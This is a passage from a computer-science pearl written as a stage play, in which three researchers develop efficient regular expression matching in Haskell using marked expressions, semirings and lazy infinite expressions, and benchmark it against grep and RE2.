CODY Then let's go back to Hazel's office; we can probably use what we wrote on the whiteboard yesterday.

*The three move to the left side of the stage, get in front of the whiteboard, where Figure 1 is still shown.*

THEO Initially, no symbol is marked, i.e., the initial state is the empty set. We then mark every occurrence of '*b*' in the regular expression that might be responsible for reading the first char-



**Figure 3.** Shifting symbol marks in repetitions of the regular expression  $((a|b)^*c(a|b)^*c)^*(a|b)^*$

acter  $b$  of the word. (*Draws two boxes around the first and last 'b' in the regular expression tree, see Figure 2(a).*)

HAZEL There are two possibilities to read the first character  $b$ , which correspond to the two positions that you marked. The last ' $b$ ' in the regular expression can be marked because it follows a repetition which accepts the empty word. But the ' $b$ ' in the middle cannot be responsible for matching the first character because it follows the first ' $c$ ' which has not yet been matched.

THEO Exactly! If we now read the next character  $c$  we shift the mark from the first ' $b$ ' to the subsequent ' $c$ '. (*Does so, which leads to Figure 2(b).*)

CODY And the mark of the other ' $b$ ' is discarded because there is no possibility to shift it to a subsequent ' $c$ '.

THEO Right, you got the idea.— We have reached a final state if there is a mark on a final character.

CODY When is a character final?

THEO When no other character has to be read in order to match the whole regular expression, i.e., if the remaining regular expression accepts the empty word.

HAZEL I think we can elegantly implement this idea in Haskell! Instead of using sets of positions we can represent states as regular expressions with marks on symbols—just as you did on the whiteboard.

(*They move to the desk, CODY sits down right in front of the keyboard, HAZEL and THEO take the two other office chairs.*)

CODY Ok, let's change the data type. We first consider the simple version without semirings. (*Opens the file from the previous scene, adds a data type for regular expressions with marked symbols. They use this file for the rest of the scene.*)

```
data REG = EPS
| SYM Bool Char
| ALT REG REG
| SEQ REG REG
| REP REG
```

HAZEL Let's implement the `shift` function. We probably want it to take a possibly marked regular expression and a character to be read and to produce a possibly marked regular expression.

THEO That's not enough. In the beginning, no position is marked. So if we just shift, we'll never mark a position. A similar problem occurs for subterms. If, in the left subexpression of a sequence, a final position is marked, we want this to be taken into account in the right subexpression.

HAZEL We need a third parameter, `m`, which represents an additional mark that can be fed into the expression. So the arguments of `shift` are the mark, a possibly marked regular expression, and the character to be read:

`shift :: Bool → REG → Char → REG`

The result of `shift` is a new regular expression with marks.

CODY The rule for  $\varepsilon$  is easy, because  $\varepsilon$  doesn't get a mark:

`shift _ EPS _ = EPS`

THEO And a symbol in the new expression is marked if, first, some previous symbol was marked, indicated by `m == True`, and, second, the symbol equals the character to be read.

`shift m (SYM _ x) c = SYM (m ∧ x == c) x`

HAZEL We treat both arguments of a choice of regular expressions the same.

`shift m (ALT p q) c = ALT (shift m p c) (shift m q c)`

Sequences are trickier. The given mark is shifted to the first part, but we also have to shift it to the second part if the first part accepts the empty word. Additionally, if the first part contains a final character we have to shift its mark into the second part, too. Assuming helper functions `empty` and `final` which check whether a regular expression accepts the empty word or contains a final character, respectively, we can handle sequences as follows:

```
shift m (SEQ p q) c =
SEQ (shift m p c)
  (shift (m ∧ empty p ∨ final p) q c)
```

We haven't talked about repetitions yet. How do we handle them?

THEO Let's go back to the example first. Assume we have already read the word  $bc$  but now want to read two additional  $c$ 's. (*Stands up, grabs a pen, and changes the tree on the whiteboard; the result is shown in Figure 3(a).*) After reading the first  $c$  the mark is shifted from the first ' $c$ ' in the regular expression to the second ' $c$ ' as usual because the repetition in between accepts the empty word. But when reading the second  $c$ , the mark is shifted from the second ' $c$ ' in the expression back to the first one! (*Modifies the drawing again, see Figure 3(b) for the result.*) Repetitions can be read multiple times and thus marks have to be passed through them multiple times, too.

CODY So we can complete the definition of `shift` as follows:

`shift m (REP r) c = REP (shift (m ∨ final r) r c)`

We shift a mark into the inner expression if a previous character was marked or a final character in the expression is marked.

HAZEL Ok, let's define the helper functions `empty` and `final`. I guess, this is pretty straightforward. (*Types the definition of empty in her text editor.*)

```
empty :: REG → Bool
empty EPS      = True
empty (SYM _) = False
empty (ALT p q) = empty p ∨ empty q
empty (SEQ p q) = empty p ∧ empty q
empty (REP r)   = True
```

No surprises here. How about `final`? (*Goes on typing.*)

```
final :: REG → Bool
final EPS     = False
final (SYM b _) = b
final (ALT p q) = final p ∨ final q
final (SEQ p q) = final p ∧ empty q ∨ final q
final (REP r)   = final r
```

CODY (*pointing to the screen*) The case for sequences is wrong. It looks similar to the definition in `shift`, but you mixed up the variables `p` and `q`. (*Takes the keyboard and wants to change the definition.*)

HAZEL No, stop! This is correct. `final` analyzes the regular expression in the other direction. A final character of the first part is also a final character of the whole sequence if the second part accepts the empty word. Of course, a final character in the second part is always a final character of the whole sequence, as well.

CODY Got it. Let's wrap all this up into an efficient function `match` for regular expression matching. (*Continues typing.*) The type of `match` is the same as the type of `accept`—our previously defined specification.

`match :: REG → String → Bool`

If the given word is empty, we can check whether the expression matches the empty word using `empty`:

`match r [] = empty r`

If the given word is a nonempty word `c : cs` we mark all symbols of the given expression which may be responsible for matching the first character `c` by calling `shift True r c`. Then we subsequently shift the other characters using `shift False`.

`match r (c : cs) =`  
 `final (foldl (shift False) (shift True r c) cs)`

THEO Why has the argument to be `False`?

CODY Because, after having processed the first character, we only want to shift existing marks without adding new marks from the left. Finally, we check whether the expression contains a final character after processing the whole input word.

HAZEL That is a pretty concise implementation of regular expression matching! However, I'm not yet happy with the definition of `shift` and how it repeatedly calls the auxiliary functions `empty` and `final` which traverse their argument in addition to the traversal by `shift`. Look at the rule for sequences again! (*Points at the shift rule for sequences on the screen.*)

```
shift m (SEQ p q) c =
  SEQ (shift m p c)
    (shift (m ∧ empty p ∨ final p) q c)
```

```
data REG_w c s = REG_w { empty_w :: s,
                           final_w :: s,
                           reg_w   :: RE_w c s }

data RE_w c s = EPS_w
  | SYM_w (c → s)
  | ALT_w (REG_w c s) (REG_w c s)
  | SEQ_w (REG_w c s) (REG_w c s)
  | REP_w (REG_w c s)

eps_w :: Semiring s ⇒ REG_w c s
eps_w = REG_w { empty_w = one,
                final_w = zero,
                reg_w   = EPS_w }

sym_w :: Semiring s ⇒ (c → s) → REG_w c s
sym_w f = REG_w { empty_w = zero,
                   final_w = zero,
                   reg_w   = SYM_w f }

alt_w :: Semiring s ⇒ REG_w c s → REG_w c s → REG_w c s
alt_w p q = REG_w { empty_w = empty_w p ⊕ empty_w q,
                     final_w = final_w p ⊕ final_w q,
                     reg_w   = ALT_w p q }

seq_w :: Semiring s ⇒ REG_w c s → REG_w c s → REG_w c s
seq_w p q =
  REG_w { empty_w = empty_w p ⊗ empty_w q,
          final_w = final_w p ⊗ empty_w q ⊕ final_w q,
          reg_w   = SEQ_w p q }

rep_w :: Semiring s ⇒ REG_w c s → REG_w c s
rep_w r = REG_w { empty_w = one,
                   final_w = final_w r,
                   reg_w   = REP_w r }

match_w :: Semiring s ⇒ REG_w c s → [c] → s
match_w r []      = empty_w r
match_w r (c : cs) =
  final_w (foldl (shift_w zero · reg_w) (shift_w one (reg_w r) c) cs)

shift_w :: Semiring s ⇒ s → RE_w c s → c → REG_w c s
shift_w - EPS_w _ = eps_w
shift_w m (SYM_w f) c = (sym_w f) {final_w = m ⊗ f c}
shift_w m (ALT_w p q) c =
  alt_w (shift_w m (reg_w p) c) (shift_w m (reg_w q) c)
shift_w m (SEQ_w p q) c =
  seq_w (shift_w m (reg_w p) c)
    (shift_w (m ⊗ empty_w p ⊕ final_w p) (reg_w q) c)
shift_w m (REP_w r) c =
  rep_w (shift_w (m ⊕ final_w r) (reg_w r) c)
```

Figure 4. Efficient matching of weighted regular expressions

There are three calls which traverse `p` and one of them is a recursive call to `shift`. So, if `p` contains another sequence where the left part contains another sequence where the left part contains another sequence and so on, this may lead to quadratic run time in the size of the regular expression. We should come up with implementations of `empty` and `final` with constant run time.

CODY We need to cache the results of `empty` and `final` in the inner nodes of regular expressions such that we don't need to recompute them over and over again. Then the run time of `shift` is linear in the size of the regular expression and the run time of `match` is in  $O(mn)$  if  $m$  is the size of the regular expression and  $n$  the length of the given word.

THEO That's interesting. The run time is independent of the number of transitions in the corresponding Glushkov automaton. The reason is that we use the structure of the regular expression to determine the next state and find it without considering all possible transitions.

HAZEL And the memory requirements are in  $O(m)$ , because we discard old states while processing the input.

*The three are excited. THEO sits down again to join CODY and HAZEL for generalizing the implementation previously developed: they use semirings again and implement the idea of caching the results of empty and final. The result is presented in Figure 4.*

HAZEL First of all, we have to add fields to our regular expressions in which we can store the cached values for `empty` and `final`. This can be done elegantly by two alternating data types `REGw` and `REw`.

THEO Okay, but what are the curly brackets good for.

CODY This is Haskell's notation for specifying field labels. You can read this definition as a usual data type definition with a single constructor `REGw` taking three arguments. Furthermore, Haskell automatically defines functions `emptyw`, `finalw`, and `regw` to select the values of the corresponding fields.

THEO I understand. How can we go on then?

CODY We use smart constructors, which propagate the cached values automatically. When shifting marks, which are now weights, through the regular expression these smart constructors will come in handy (`epsw`, `symw`, `altw`, `seqw`, and `repw`).

THEO And again the curly brackets are Haskell's syntax for constructing records?

HAZEL Right. Finally, we have to modify `match` and `shift` such that they use cached values and construct the resulting regular expression by means of the smart constructors. The rule for `SYMw` introduces a new final value and caches it as well.

THEO And here the curly brackets are used to update an existing record in only one field.— Two more weeks of Haskell programming with you guys, and I will be able to write beautiful Haskell programs.

*Disbelief on HAZEL's and CODY's faces.— They all laugh.*

## SCENE II. HEAVY WEIGHTS

HAZEL, CODY, and THEO sitting relaxed on office chairs, facing the audience, holding coffee mugs.

CODY I have a question. Until now we compute a weight for a whole word according to a regular expression. Usually, one is interested in matching a subword of a given word and finding out information about the part that matches.

HAZEL Like the position or the length of the matching part.

CODY Can we use our approach to match only parts of a word and compute information about the matching part?

THEO I think so. How about putting something like  $(a|b)^*$  around the given regular expression? This matches anything before and after a part in the middle that matches the given expression.

HAZEL Yes, that should work. And we can probably `zip` the input list with a list of numbers in order to compute information about positions and lengths. Let's see. (Scratches her head with one hand and lays her chin into the other.)

*After a few seconds, the three move with their office chairs to the desk again, open the file from before in an editor, and continue typing.*

```
submatchw :: Semiring s ⇒ REGw (Int, c) s → [c] → s
submatchw r s =
  matchw (seqw arb (seqw r arb)) (zip [0..] s)
  where arb = repw (symw (λ_ → one))
```

CODY I see! `arb` is a regular expression that matches an arbitrary word and always yields the weight `one`. And `r` is a regular expression where the symbols can access information about the position of the matched symbol.

HAZEL Exactly!

THEO How can we create symbols that use the positional information?

HAZEL For example, by using a subclass of `Semiring` with an additional operation to compute an element from an index:

```
class Semiring s ⇒ Semiringi s where
  index :: Int → s
```

CODY We can use it to define a variant of the `sym` function:

```
symi :: Semiringi s ⇒ Char → REGw (Int, Char) s
symi c = symw weight
where weight (pos, x) | x == c = index pos
                     | otherwise = zero
```

THEO Ok, it yields `zero` if the character does not match, just like before, but uses the `index` function to compute a weight from the position of a character. And if we use `symi` we get regular expressions of type `Regw (Int, Char) s`, which we can pass to `submatchw`. Now, we need some instances of `Semiringi` that use this machinery!

HAZEL How about computing the starting position for a nonempty leftmost subword matching? We can use the following data types:

```
data Leftmost = NoLeft | Leftmost Start
data Start    = NoStart | Start Int
```

`NoLeft` is the zero of the semiring, i.e., it represents a failing match. `Leftmost NoStart` is the one and, thus, used for ignored characters:

```
instance Semiring Leftmost where
  zero = NoLeft
  one = Leftmost NoStart
```

CODY Let me try to define addition. `NoLeft` is the identity for  $\oplus$ . So the only interesting case is when both arguments are constructed by `Leftmost`.

```
NoLeft ⊕ x      = x
x ⊕ NoLeft     = x
Leftmost x ⊕ Leftmost y = Leftmost (leftmost x y)
where leftmost NoStart NoStart = NoStart
      leftmost NoStart (Start i) = Start i
      leftmost (Start i) NoStart = Start i
      leftmost (Start i) (Start j) = Start (min i j)
```

The operation  $\oplus$  is called on the results of matching a choice of two alternative regular expressions. Hence, the `leftmost` function picks the leftmost of two start positions by computing their minimum. `NoStart` is an identity for `leftmost`.

HAZEL Multiplication combines different results from matching the parts of a sequence of regular expressions. If one part fails, then the whole sequence does, and if both match, then the start

position is the start position of the first part unless the first part is ignored:

```
NoLeft ⊗ _ = NoLeft
_ ⊗ NoLeft = NoLeft
Leftmost x ⊗ Leftmost y = Leftmost (start x y)
  where start NoStart s = s
        start s - = s
```

THEO We need to make `Leftmost` an instance of `Semiring`. I guess we just wrap the given position in the `Start` constructor.

```
instance Semiring; Leftmost where
  index = Leftmost · Start
```

HAZEL Right. Now, executing `submatch_w` in the `Leftmost` semiring yields the start position of the leftmost match. We don't have to write a new algorithm but can use the one that we defined earlier and from which we know it is efficient. Pretty cool.

THEO Let me see if our program works. (*Starts GHCi*) I'll try to find substrings that match against the regular expression  $a(a|b)^*a$  and check where they start.

```
ghci> let a = symi 'a'
ghci> let ab = repw (a `altw` symi 'b')
ghci> let aaba = a `seqw` ab `seqw` a
ghci> submatchw aaba "ab" :: Leftmost
NoLeft
ghci> submatchw aaba "aa" :: Leftmost
Leftmost (Start 0)
ghci> submatchw aaba "bababa" :: Leftmost
Leftmost (Start 1)
```

Ok. Good. In the first example, there is no matching and we get back `NoLeft`. In the second example, the whole string matches and we get `Leftmost (Start 0)`. In the last example, there are three matching subwords—"ababa" starting at position 1, "aba" starting at position 1, and "aba" starting at position 3—and we get the leftmost start position.

CODY Can we extend this to compute also the length of leftmost longest matches?

HAZEL Sure, we use a pair of positions for the start and the end of the matched subword.

```
data LeftLong = NoLeftLong | LeftLong Range
data Range = NoRange | Range Int Int
```

The `Semiring` instance for `LeftLong` is very similar to the one we defined for `Leftmost`. We have to change the definition of addition, namely, where we select from two possible matchings. In the new situation, we pick the longer leftmost match rather than only considering the start position. If the start positions are equal, we also compare the end positions:

*First, they only sketch how to implement this.*

```
...
LeftLong x ⊕ LeftLong y = LeftLong (leftlong x y)
  where leftlong ...
    leftlong (Range i j) (Range k l)
      | i < k ∨ i == k ∧ j ≥ l = Range i j
      | otherwise = Range k l
```

CODY And when combining two matches sequentially, we pick the start position of the first part and the end position of the second part. Pretty straightforward!

```
...
LeftLong x ⊗ LeftLong y = LeftLong (range x y)
  where range ...
    range (Range i _) (Range _ j) = Range i j
```

THEO We also need to define the `index` function for the `LeftLong` type:

```
instance Semiring; LeftLong where
  index i = LeftLong (Range i i)
```

And again, we can use the same algorithm that we have used before.

*The light fades, the three keep typing, the only light emerges from the screen. After a few seconds, the light goes on again, the sketched `Semiring` instance is on the screen.*

HAZEL Let's try the examples from before, but let's now check for leftmost longest matching.

```
ghci> submatchw aaba "ab" :: LeftLong
NoLeftLong
ghci> submatchw aaba "aa" :: LeftLong
LeftLong (Range 0 1)
ghci> submatchw aaba "bababa" :: LeftLong
LeftLong (Range 1 5)
```

*The three lean back in their office chairs, sip their coffee, and look satisfied.*

### SCENE III. EXPERIMENTS

*CODY and HAZEL sit in front of the computer screen.  
It's dark by now, no daylight anymore.*

CODY Before we call it a day, let's check how fast our algorithm is. We could compare it to the `grep` command and use the regular expressions we have discussed so far. (*Opens a new terminal window and starts typing.*)

```
bash> for i in `seq 1 10`; do echo -n a; done | \
...> grep -cE "^(a?)\{10\}a\{10\}$"
1
```

HAZEL What was that?

CODY That was a for loop printing ten `a`'s in sequence which were piped to the `grep` command to print the number of lines matching the regular expression  $(a|\varepsilon)^{10}a^{10}$ .

HAZEL Aha. Can we run some more examples?

CODY Sure. (*Types in more commands.*)

```
bash> for i in `seq 1 9`; do echo -n a; done | \
...> grep -cE "^(a?)\{10\}a\{10\}$"
0
bash> for i in `seq 1 20`; do echo -n a; done | \
...> grep -cE "^(a?)\{10\}a\{10\}$"
1
bash> for i in `seq 1 21`; do echo -n a; done | \
...> grep -cE "^(a?)\{10\}a\{10\}$"
0
```

HAZEL Ah. You were trying whether nine `a`'s are accepted—they are not—and then checked 20 and 21 `a`'s.

CODY Yes, it seems to work correctly. Let's try bigger numbers and use the `time` command to check how long it takes.

```
bash> time for i in `seq 1 500`; do echo -n a; done | \
...> grep -cE "^(a?)\{500\}a\{500\}$"
```

*CODY and HAZEL stare at the screen, waiting for the call to finish. A couple of seconds later it does.*

1

real	0m17.235s
user	0m17.094s
sys	0m0.059s

HAZEL That's not too fast, is it? Let's try our implementation.  
(Switches to GHCI and starts typing.)

```
ghci> let a = sym_w ('a'==)
ghci> let seq_n n = foldr1 seq_w . replicate n
ghci> let re n = seq_n n (alt_w a eps_w) `seq_w` seq_n n a
ghci> :set +s
ghci> match_w (re 500) (replicate 500 'a')
True
(5.99 secs, 491976576 bytes)
```

CODY Good. We're faster than grep and we didn't even compile! But it's using a lot of memory. Let me see. (Writes a small program to match the standard input stream against the above expression and compiles it using GHC.) I'll pass the -s option to the run-time system so we can see both run time and memory usage without using the time command.

```
bash> for i in `seq 1 500`; do echo -n a; done | \
...> ./re500 +RTS -s
match
...
1 MB total memory in use
...
Total time 0.06s (0.21s elapsed)
...
```

Seems like we need a more serious competitor!

HAZEL I told you about Google's new library. They implemented an algorithm in C++ with similar worst case performance as our algorithm. Do you know any C++?

CODY Gosh!

*The light fades, the two keep typing, the only light emerges from the screen. After a few seconds, the light goes on again.*

HAZEL Now it compiles!

CODY Puuh. This took forever—one hour.

HAZEL Let's see whether it works.

CODY C++ isn't Haskell.

*They both smile.*

HAZEL We wrote the program such that the whole string is matched, so we don't need to provide the start and end markers ^ and \$.

```
bash> time for i in `seq 1 500`; do echo -n a; done | \
...> ./re2 "(a?)\{500}a\{500}"
match
real 0m0.092s
user 0m0.076s
sys 0m0.022s
```

Ah, that's pretty fast, too. Let's push it to the limit:

```
bash> time for i in `seq 1 5000`; do echo -n a; done | \
...> ./re2 "(a?)\{5000}a\{5000}"
Error ... invalid repetition size: {5000}
```

CODY Google doesn't want us to check this example. But wait. (Furrows his brow.) Let's cheat:

```
bash> time for i in `seq 1 5000`; do echo -n a; done | \
...> ./re2 "(a?)\{50}\{100}(a\{50}\{100}"
match
real 0m4.919s
user 0m4.505s
sys 0m0.062s
```

HAZEL Nice trick! Let's try our program. Unfortunately, we have to recompile for  $n = 5000$ , because we cannot parse regular expressions from strings yet.

*They recompile their program and run it on 5000 a's.*

```
bash> for i in `seq 1 5000`; do echo -n a; done | \
...> ./re5000 +RTS -s
match
...
3 MB total memory in use
...
Total time 20.80s (21.19s elapsed)
%GC time 83.4% (82.6% elapsed)
...
```

HAZEL The memory requirements are quite good but in total it's about five times slower than Google's library in this example.

CODY Yes, but look at the GC line! More than 80% of the run time is spent during garbage collection. That's certainly because we rebuild the marked regular expression in each step by `shift_w`.

HAZEL This seems inherent to our algorithm. It's written as a purely functional program and does not mutate one marked regular expression but computes new ones in each step. Unless we can somehow eliminate the data constructors of the regular expression, I don't see how we can improve on this.

CODY A new mark of a marked expression is computed in a tricky way from multiple marks of the old expression. I don't see how to eliminate the expression structure which guides the computation of the marks.

HAZEL Ok, how about trying another example? The Google library is based on simulating an automaton just like our algorithm. Our second example, which checks whether there are two a's with a specific distance, is a tough nut to crack for automata-based approaches, because the automaton is exponentially large.

*THEO curiously enters the scene.*

CODY Ok, can we generate an input string such that almost all states of this automaton are reached? Then, hopefully, caching strategies will not be successful.

THEO If we just generate a random string of a's and b's, then the probability that it matches quite early is fairly high. Note that the probability that it matches after  $n + 2$  positions is one fourth. We need to generate a string that does not match at all and is sufficiently random to generate an exponential number of different states. If we want to avoid that there are two a's with  $n$  characters in between, we can generate a random string and additionally keep track of the  $n + 1$  previous characters. Whenever we are exactly  $n + 1$  steps after an a, we generate a b. Otherwise, we randomly generate either an a or a b. Maybe, we should ...

*THEO's voice fades out. Apparently, he immerses himself in some problem. CODY and HAZEL stare at him for a few seconds, then turn to the laptop and write a program genrnd which produces random strings of a's and b's. They turn to THEO.*

CODY Theo, we're done!

THEO Ohhh, sorry! (Looks at the screen.)

CODY We can call `genrnd` with two parameters like this:

```
bash> ./genrnd 5 6
bbbaaaaabbbbbbaaabbbbbbaabbbbbaabbbaabbb
```

The result is a string of a's and b's such that there are no two a's with 5 characters in between. The total number of generated characters is the product of the incremented arguments, i.e., in this case  $(5 + 1) * (6 + 1) = 42$ .

THEO Ok. So if we want to check our regular expression for  $n = 20$  we need to use a string with length greater than  $2^{20} \approx 10^6$ . Let's generate around 2 million characters.

HAZEL Ok, let's check out the Google program.

```
bash> time ./genrnd 20 100000 | ./re2 ".*a.{20}a.*"
```

*While the program is running CODY is looking at a process monitor and sees that Google's program uses around 5 MB of memory.*

```
no match
real    0m4.430s
user    0m4.514s
sys     0m0.025s
```

Let's see whether we can beat this. First, we need to compile a corresponding program that uses our algorithm.

*They write a Haskell program dist20 which matches the standard input stream against the regular expression .\*.{20}a.\*. Then they run it.*

```
bash> ./genrnd 20 100000 | ./dist20 +RTS -s
no match
...
2 MB total memory in use
...
Total time      3.10s (3.17s elapsed)
%GC time       5.8% (6.3% elapsed)
...
```

HAZEL Wow! This time we are faster than Google. And our program uses only little memory.

CODY Yes, and in this example, the time for garbage collection is only about 5%. I guess that's because the regular expression is much smaller now, so fewer constructors become garbage.

THEO This is quite pleasing. We have not invested any thoughts in efficiency—at least w.r.t. constant factors—but, still, our small Haskell program can compete with Google's library.

HAZEL What other libraries are there for regular expression matching? Obviously, we cannot use a library that performs backtracking, because it would run forever on our first benchmark. Also, we cannot use a library that constructs a complete automaton in advance, because it would eat all our memory in the second benchmark. What does the standard C library do?

CODY No idea.

*Just as above, the light fades out, the screen being the only source of light. CODY and HAZEL keep working. THEO falls asleep on his chair. After a while, the sun rises. CODY and HAZEL look tired, they wake up THEO.*

CODY (addressing THEO) We wrote a program that uses the standard C library `regex` for regular expression matching and checked it with the previous examples. It's interesting, the performance differs hugely on different computers. It seems that different operating systems come with different implementations of the `regex` library. On this laptop—an Intel MacBook running OS X 10.5—the `regex` library outperforms Google's library in the first benchmark and the Haskell program in the second benchmark—both by a factor between two and three, but not more. We tried it on some other systems, but the library was slower there. Also, when not using the option `RE2::Latin1` in the `re2` program it runs in UTF-8 mode and is more than three times slower in the second benchmark.

THEO Aha.

### ACT III

#### SCENE I. INFINITE REGULAR EXPRESSIONS

HAZEL sitting at her desk. THEO and CODY at the coffee machine, eating a sandwich.

CODY The benchmarks are quite encouraging and I like how elegant the implementation is.

THEO I like our work as well, although it is always difficult to work with practitioners. (*Rolls his eyes.*) It is a pity that the approach only works for regular languages.

CODY I think this is not true. Haskell is a lazy language. So I think there is no reason why we should not be able to work with non-regular languages.

THEO How is this possible? (*Starts eating much faster.*)

CODY Well, I think we could define an infinite regular expression for a given context-free language. There is no reason why our algorithm should evaluate unused parts of regular expressions. Hence, context-free languages should work as well.

THEO That's interesting. (*Finishes his sandwich.*) Let's go to Hazel and discuss it with her.

THEO jumps up and rushes to HAZEL. CODY is puzzled and follows, eating while walking.

THEO (addressing HAZEL) Cody told me that it would also be possible to match context-free languages with our Haskell program. Is that possible?

HAZEL It might be. Let's check how we could define a regular expression for any number of *a*'s followed by the same number of *b*'s ( $\{a^n b^n \mid n \geq 0\}$ ).

CODY Instead of using repetitions like in  $a^*b^*$ , we have to use recursion to define an infinite regular expression. Let's try.

```
ghci> let a = sym_w ('a'==)
ghci> let b = sym_w ('b'==)
ghci> let anbn = eps_w `alt_w` seq_w a (anbn `seq_w` b)
ghci> match_w anbn ""
```

*The program doesn't terminate.*

~C

THEO It doesn't work. That's what I thought!

HAZEL You shouldn't be so pessimistic. Let's find out why the program evaluates the infinite regular expression.

CODY I think the problem is the computation of `final_w`. It traverses the whole regular expression while searching for marks it can propagate further on. Is this really necessary?

HAZEL You mean there are parts of the regular expression which do not contain any marks. Traversing these parts is often superfluous because nothing is changed anyway, but our algorithm currently evaluates the whole regular expression even if there are no marks.

CODY We could add a flag at the root of each subexpression indicating that the respective subexpression does not contain any mark at all. This could also improve the performance in the finite case, since subexpressions without marks can be shared instead of copied by the `shift_w` function.

THEO I'd prefer to use the term weights when talking about the semiring implementation. When you say marks you mean weights that are non-zero.

CODY Right. Let me change the implementation.

CODY leaves.

#### SCENE II. LAZINESS

THEO and HAZEL still at the desk. CODY returns.

CODY (smiling) Hi guys, it works. I had to make some modifications in the code, but it's still a slick program. You can check out the new version now.

HAZEL What did you do?

CODY First of all, I added a boolean field `active` to the data type `REGw`. This field should be `False` for a regular expression without non-zero weights. If a weight is shifted into a subexpression the corresponding node is marked as active.

```
shiftw m (SYMw f) c =
  let fin = m ⊗ f c
  in (symw f) {active = fin ≠ zero, finalw = fin}
```

HAZEL So the new field is a flag that tells whether there are any non-zero weights in a marked regular expression. We need an extra flag because we cannot deduce this information from the values of `emptyw` and `finalw` alone. An expression might contain non-zero weights even if the value of `finalw` is `zero`.

CODY Right. The smart constructors propagate the flag as one would expect. Here is the modified definition of `seqw`, the other smart constructors need to be modified in a similar fashion:

```
seqw :: Semiring s ⇒ REGw c s → REGw c s → REGw c s
seqw p q =
  REGw {active = active p ∨ active q,
           emptyw = emptyw p ⊗ emptyw q,
           finalw = finala p ⊗ emptyw q ⊕ finala q,
           regw = SEQw p q}
```

HAZEL What is `finala`?

CODY It's an alternative to `finalw` that takes the `active` flag into account.

```
finala :: Semiring s ⇒ REGw c s → s
finala r = if active r then finalw r else zero
```

HAZEL How does this work?

CODY It blocks the recursive computation of `finalw` for inactive regular expressions. This works because of lazy evaluation: if the given expression is inactive, this means that it does not contain any non-zero weights. Thus, we know that the result of computing the value for `finalw` is `zero`. But instead of computing this `zero` recursively by traversing the descendants, we just set it to `zero` and ignore the descendants.

HAZEL This only works if the value of the `active` field can be accessed without traversing the whole expression. This is why we need special constructors for constructing an initial regular expression with all weights set to `zero`.

CODY Yes, for example, a constructor function for sequences without non-zero weights can be defined as follows:

```
seq p q = REGw {active = False,
                     emptyw = emptyw p ⊗ emptyw q,
                     finalw = zero,
                     regw = SEQw p q}
```

The difference to `seqw` is in the definition of the `active` and `finalw` fields, which are set to `False` and `zero`, respectively.

HAZEL Ok, I guess we also need new functions `alt` and `rep` for initial regular expressions where all weights are `zero`.

CODY Right. The last change is to prevent the `shiftw` function from traversing (and copying) inactive subexpressions. This can be easily implemented by introducing a wrapper function in the definition of `shiftw`:

```
shiftw :: (Eq s, Semiring s) ⇒
          s → REGw c s → c → REGw c s
shiftw m r c | active r ∨ m ≠ zero = stepw m (regw r) c
                | otherwise = r
```

where `stepw` is the old definition of `shiftw` with recursive calls to `shiftw`. The only change is the definition for the `SYMw` case, as I showed you before.<sup>2</sup>

THEO Ok, fine (*tired of the practitioners' conversation*). How about trying it out now?

CODY Ok, let's try  $a^n b^n$  with the new implementation. We only have to use the variants of our smart constructors that create inactive regular expressions.

```
ghci> let a = symw ('a'==)
ghci> let b = symw ('b'==)
ghci> let anbn = epsw 'alt' seq a (anbn 'seq' b)
ghci> matchw anbn ""
True
ghci> matchw anbn "ab"
True
ghci> matchw anbn "aabb"
True
ghci> matchw anbn "aabbb"
False
```

THEO Impressive. So, what is the class of languages that we can match with this kind of infinite regular expressions?

HAZEL I guess it is possible to define an infinite regular expression for every context-free language. We only have to avoid left recursion.

CODY Right. Every recursive call has to be guarded by a symbol, just as with parser combinators.

THEO I see. Then it is enough if the grammar is in Greibach normal form, i.e., every right-hand side of a rule starts with a symbol.

CODY Exactly. But, in addition, regular operators are allowed as well, just as in extended Backus-Naur form. You can use stars and nested alternatives as well.

HAZEL Pretty cool. And I think we can recognize even more languages. Some context-sensitive languages should work as well.

THEO How should this be possible?

HAZEL By using the power of Haskell computations. It should be possible to construct infinite regular expressions in which each alternative is guarded by a symbol and remaining expressions can be computed by arbitrary Haskell functions. Let's try to specify an infinite regular expression for the language  $a^n b^n c^n$  (more precisely,  $\{a^n b^n c^n \mid n \geq 0\}$ ), which—as we all know—is not context-free.

THEO A first approach would be something like the following. (*Scribbles on the whiteboard.*)

```
ε | abc | aabbcc | aaabbccc | ...
```

CODY Unfortunately, there are infinitely many alternatives. If we generate them recursively, the recursive calls are not guarded by a symbol. But we can use distributivity of choice and sequence.

HAZEL Ah! Finally, we are using an interesting semiring law:

```
ε | a(bc | a(bbcc | a(bbbccc | a(..))))
```

Now every infinite alternative of a choice is guarded by the symbol `a`. Hence, our algorithm only traverses the corresponding subexpression if the input contains another `a`.

CODY So, let's see! We first define functions to generate a given number of `b`'s and `c`'s. (*Typing into GHCi again.*)

```
ghci> let bs n = replicate n (symw ('b'==))
ghci> let cs n = replicate n (symw ('c'==))
```

Then we use them to build our expression. (*Continues typing.*)

<sup>2</sup>These modifications not only allow infinite regular expressions, they also affect the performance of the benchmarks discussed in Act II. The first benchmark runs in about 60% of the original run time. The run time of the second is roughly 20% worse. Memory usage does not change significantly.

```

ghci> let bcs n = foldr1 seq (bs n ++ cs n)
ghci> let a = sym_w ('a'==)
ghci> let abc n = a `seq` alt (bcs n) (abc (n+1))
ghci> let anbncn = eps_w `alt` abc 1

```

THEO Fairly complicated! Can you check it?

CODY *enters some examples.*

```

ghci> match_w anbncn ""
True
ghci> match_w anbncn "abc"
True
ghci> match_w anbncn "aabbcc"
True
ghci> match_w anbncn "aabbbcc"
False

```

THEO Great, it works. Impressive!

### SCENE III. REVIEW

*The three at the coffee machine.*

HAZEL Good that you told us about Glushkov's construction.

THEO We've worked for quite a long time on the regular expression problem now, but did we get somewhere?

HAZEL Well, we have a cute program, elegant, efficient, concise, solving a relevant problem. What else do you want?

CODY What are we gonna do with it? Is it something people might be interested in?

THEO I find it interesting, but that doesn't count. Why don't we ask external reviewers? Isn't there a conference deadline coming up for nice programs (*smiling*)?

CODY and HAZEL (together) ICFP.

THEO ICFP?

CODY Yes, they collect functional pearls—elegant, instructive, and fun essays on functional programming.

THEO But how do we make our story a fun essay?

*The three turn to the audience, bright smiles on their faces!*

### EPILOGUE

